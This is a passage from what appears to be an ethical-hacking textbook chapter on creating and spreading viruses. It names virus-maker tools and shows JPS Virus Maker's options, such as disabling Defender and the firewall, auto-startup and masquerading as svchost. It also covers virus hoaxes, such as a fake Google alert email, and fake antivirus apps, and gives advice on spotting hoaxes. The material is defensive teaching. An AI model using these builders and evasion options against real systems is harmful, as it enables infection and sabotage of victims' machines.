
To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

Figure 7.53: Screenshot of DELmE's Batch Virus Maker

- ### JPS Virus Maker

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.



Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☒ Disable TaskManager
☐ Disable Telegram
☐ Disable Media Player
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Notepad
☐ Disable Wordpad
☐ Disable Windows
☐ Disable System Restore
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable DHCP Client
☐ Disable CMD
☒ Disable Windows Update
☒ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Disable Browsers
☒ Disable Drives

☐ Hide Services
☒ Hide Windows Clock
☒ Hide Desktop Icons
☐ Hide Run
☐ Hide Taskbar
☐ Hide Cursor
☐ Swap Mouse Button
☐ Remove Folder Options
☐ Lock Mouse and Keyboard
☐ Always Open CD_ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☒ Enable Remote Desktop
☐ Destroy Clipboard
☐ Lock Screen
☐ Mute Sound
☒ Remove Bluetooth
☐ Remove Windows Themes
☐ Slow Mouse Speed
☒ Turn Off Windows Firewall
☒ Turn Off Windows Defender
☐ Run In System Mode
☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe

Figure 7.54: Working of JPS Virus Maker

Some additional virus maker tools are as follows:


- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
  - AppleCare
  - Bangkok 8.5 Earthquake Video
  - Chrome critical error
  - Compromising video

Google Critical Security Alert Scam



Google
to me
9 Apr

Google

New device signed in to

Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you.

CHECK ACTIVITY

You received this email to let you know about important changes to your Google Account and services.
© 2018 Google Inc.,1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)


Fake Antivirus

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antiviruses can **damage target systems** like other malwares

Fake Antivirus Programs

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Free Antivirus 2019


Google Play
Free Antivirus 2019 - Scan & Clean Virus
Mond Corey
Tools
INSTALL
Contains ads
4.5 ★
1K reviews
100K+
Downloads
PEGI 3
Scan viruses
Farewell to Virus
Real-Time Protection
The most useful security and antivirus app for android
Antivirus
Antivirus
Medium Risk
TRUST
UNINSTALL
Ads Displayed
Displays ads while in use, The ads are common in free apps.
Wish - Shopping Made Fun
INSTALL

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.


Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.



Google
to me
9 Apr

Google

New device signed in to

Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you.

You received this email to let you know about important changes to your Google Account and services.
© 2018 Google Inc.,1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

Figure 7.55: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus


Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Free Antivirus 2019**

  Free Antivirus 2019 is a fake Android antivirus application. It is intended to eliminate viruses and other malware from mobile devices. However, when it is scanned by itself, it is indicated as a Medium Risk, as shown in the screenshot below.



Free Antivirus 2019 - Scan & Clean Virus

Mond Corey

Ads Displayed

Displays ads while in use, The ads are common in free apps.

